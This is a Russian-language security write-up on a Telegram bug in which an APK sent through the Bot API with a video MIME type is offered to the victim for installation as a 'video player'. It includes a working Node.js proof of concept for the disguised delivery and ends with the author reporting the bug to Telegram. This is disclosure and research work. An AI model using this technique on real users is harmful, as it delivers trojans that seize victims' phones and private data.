
Для начала детально разберем, что происходит на видео, которое демонстрирует работу бага.

Вначале мы видим командную строку, где атакующий вводит параметры бота и отправки: токен бота, ID чата, путь до файла APK для загрузки и путь к картинке (preview). Также предлагается ввести сообщение и скрыть его как спойлер. Все ключи и ID на видео замазаны.



```
Set your bot token : 7[redacted]
Set your chat id : [redacted]
Drop path to payload (.apk) : C:\Users\husky\Desktop\test.apk
Set your picture (preview) : C:\Users\husky\Desktop\test.jpg
Set Caption : test message
Mark as spoiler (y/n): n

[+] Successfully completed task!
```

После ввода параметров атакующий видит подтверждение удачной отправки. Атакуемый же получает сообщение, которое выглядит как обычный видеофайл.



test message

При нажатии на него появляется сообщение, что видеофайл не может быть воспроизведен и необходим дополнительный плеер. Если пользователь дает согласие, происходит инсталляция самого присланного файла при помощи стандартного инструмента для установки APK в Android.

Далее пользователь видит стандартные запросы, которые приложения делают при установке: предоставить права на доступ к контактам, микрофону и так далее. Сами запросы зависят от модели телефона, версии Android и того, что захочет заполучить разработчик.

Ну а в конце в видео показан «отстук» в панель управления трояном и возможность доступа к приватным данным и удаленного управления смартфоном. Также по видео мы можем косвенно подтвердить, что автор из Турции, так как в панели фигурирует эта страна, а IP рядом указан локальный.

ONE-TAP EXPLOIT


Итак, перед нами one tap exploit (или one click exploit) эксплоит одним кликом или тапом. Это тип уязвимости, который позволяет злоумышленнику получить контроль над устройством или аккаунтом жертвы, если та сделает всего одно нажатие. Эти эксплоиты менее опасны, чем, скажем, RCE, поскольку требуют хоть и минимального, но все же действия со стороны пользователя: обычно достаточно просто кликнуть на вредоносную ссылку. Хороший общеизвестный пример такой уязвимости — XSS.

Тем временем я крепко задумался, как же работает найденный баг и как его можно воспроизвести.

КАК УСТРОЕНА УЯЗВИМОСТЬ

Я пересмотрел видео и попытался собрать максимум информации. Может быть, важны какие-то детали или вдруг попадутся рабочие куски кода? Внимательно наблюдаем за процессом подготовки: указывается картинка для видео, указывается сам файл, который должен быть установлен, ID бота и TGID жертвы.

Из всего перечисленного следует, что достаточно передать любой файл, — главное, чтобы клиент Telegram признал, что это видео. «Значит, проблема кроется в отправке файлов!» решил я и погрузился в изучение API Telegram, а точнее — той части, где мы отправляем файлы. Особое внимание, конечно, уделяем видео.



Video

This object represents a video file.

Field	Type	Description
file_id	String	Identifier for this file, which can be used to download or reuse the file
file_unique_id	String	Unique identifier for this file, which is supposed to be the same over time and for different bots. Can't be used to download or reuse the file.
width	Integer	Video width as defined by the sender
height	Integer	Video height as defined by the sender
duration	Integer	Duration of the video in seconds as defined by the sender
thumbnail	PhotoSize	*Optional.* Video thumbnail
file_name	String	*Optional.* Original filename as defined by the sender
mime_type	String	*Optional.* MIME type of the file as defined by the sender
file_size	Integer	*Optional.* File size in bytes. It can be bigger than 2^31 and some programming languages may have difficulty/silent defects in interpreting it. But it has at most 52 significant bits, so a signed 64-bit integer or double-precision float type are safe for storing this value.

Вроде бы все в порядке: API как API. Но мой взгляд цепляется за неприметное поле `thumbnail`, в котором и передают картинку для видео. Как мы помним, на видео как раз прикрепляли картинку. Вряд ли это совпадение. Зачем то ведь еще передается и mime type... В функции отправки видео мы почему-то должны сообщать, что отправляем видео. Подозрительно!

Что такое MIME

MIME тип (Multipurpose Internet Mail Extensions) это стандарт, используемый для описания типа содержимого различных файлов, передаваемых по сети. Первоначально он разрабатывался для электронной почты, но теперь MIME типы применяются в различных интернет протоколах, включая HTTP, чтобы указать тип передаваемого контента.

MIME тип состоит из двух частей: основного типа и подтипа, разделенных косой чертой (например, `type/subtype`).

Примеры некоторых распространенных MIME-типов:

- `text/plain` обычный текстовый файл;
- `text/html` HTML документ;
- `image/jpeg` изображение в формате JPEG;
- `application/json` — данные в формате JSON;
- `application/pdf` — документ в формате PDF.

MIME типы указывают, как следует интерпретировать передаваемый контент, чем помогают программам корректно обрабатывать и отображать файлы.

Если мы сообщаем, что тип «видео», значит, мы можем при этом отправить не видео? И если так, то мы, вероятно, получим поведение, которое видели в ролике с демонстрацией: Telegram попробует запустить наше «не видео», у него ничего не получится, и он захочет установить «видеоплеер» для этого типа файлов. Все складывается, кроме одного момента: непонятно, как передать этот самый подходящий видеоплеер для установки. Ну или, говоря языком безопасности, «нагрузку». Пока не все понятно, однако мы явно на верном пути.

Такие были мои размышления в тот момент. И конечно, руки горели воспроизвести уязвимость самостоятельно.


ПИШЕМ POC

Proof of Concept (PoC) — это, если мы говорим про безопасность, демонстрация возможности проэксплуатировать уязвимость. PoC показывает, что баг реален и злоумышленник может его использовать в своих целях.

У нас уже достаточно вводных данных, чтобы проверить гипотезу, поэтому приступим к кодингу.

Первым шагом нужно сделать бота при помощи BotFather и получить токен. Сделать это элементарно:

- стучимся к @BotFather;
- выполняем по очереди команды `/start` и `/newbot`;
- вводим данные, которые у нас запрашивает бот отец (имя нового бота и прочее);
- пройдя «квиз», получаем `botTokenTG` нового бота.



Good. Now let's choose a username for your bot. It must end in `bot`. Like this, for example: TetrisBot or tetris_bot. 14:01

[redacted]

Sorry, the username must end in 'bot'. E.g. 'Tetris_bot' or 'Tetrisbot' 14:01

[redacted] 14:01

Done! Congratulations on your new bot. You will find it at t.me[redacted] You can now add a description, about section and profile picture for your bot, see /help for a list of commands. By the way, when you've finished creating your cool bot, ping our Bot Support if you want a better username for it. Just make sure the bot is fully operational before you do this.

Use this token to access the HTTP API:
[redacted]
Keep your token **secure** and **store it safely**, it can be used by anyone to control your bot.

For a description of the Bot API, see this page:
https://core.telegram.org/bots/api 14:01

Далее набрасываем на Node.js простейший код, который будет отправлять видео. И конечно, применяем обнаруженные нами странные параметры. Попробуем отправить файл APK, но с MIME-типом MP4. В третьей строчке вставляем токен, полученный от BotFather.


```
const fs = require("fs");
const TelegramBot = require("node-telegram-bot-api");
const token = "botTokenTG";
const bot = new TelegramBot(token, { polling: true });

bot.onText(/\/video/, (msg) => {
  const chatId = msg.chat.id;
  bot.sendVideo(
    chatId,
    fs.readFileSync("/путь/к/файлу.apk"),
    {
      width: 300,
      height: 300,
      duration: 30,
    }, {
      filename: "VIDEO.apk",
      contentType: "video/mp4"
    }
  );
});
```

Здесь `/video` это команда, которую наш бот будет ждать, чтобы ответить «эксплоитом».


Выбираем APK (я тупо сделал `touch VIDEO.apk`, чтобы создать его) и указываем путь к файлу, который хотим отправить или запустить.

Запускаем демон бота и передаем ему команду `/video`. В ответ он нам возвращает сообщение с нашим APK под личиной `video`.


Результат — на скриншотах ниже. Пустой файл отображается как белый квадрат, на который можно нажать.



```
root@vmi1647920:~# node ./tg_onetap
(node:717872) [node-telegram-bot-api] DeprecationWarning: In the future, content
-type of files you send will default to "application/octet-stream". See https:/
github.com/yagop/node-telegram-bot-api/blob/master/doc/usage.md#sending-files fo
r more information on how sending files has been improved and on how to disable
this deprecation message altogether.
```



Тапаем, чтобы посмотреть, что же случится.



Telegram


Не удалось воспроизвести видео в приложении. Попробовать сторонний видеоплеер?

Офигеть! Нам предлагают установить приложение! И что же будет, если нажать «Открыть»? В таком случае Telegram зачем-то пытается установить присланный ему файл. Нагрузка и есть тот файл, который мы прислали. Фантастика!

Как? Зачем? Почему? Скажу сразу, это для меня так и осталось загадкой: Telegram зачем-то пытается устанавливать файл плеером для самого себя. То есть прислали файл «ромашка.avi» и для просмотра Telegram может попытаться открыть его в «ромашка.avi». К автору такого кода множество вопросов (в том числе, где он берет наркотики), но для нас важно, что эксплоит работает.

ОБЩЕНИЕ С TELEGRAM

Я, как белый ресечер (и даже более того — автор книги по цифровой безопасности, филантроп и, даст бог, миллионер), конечно же, посчитал своим долгом известить команду безопасности телеги. Благо с этим у них все в порядке и первый же заход в Google привел меня к адресу `security@telegram.org`.



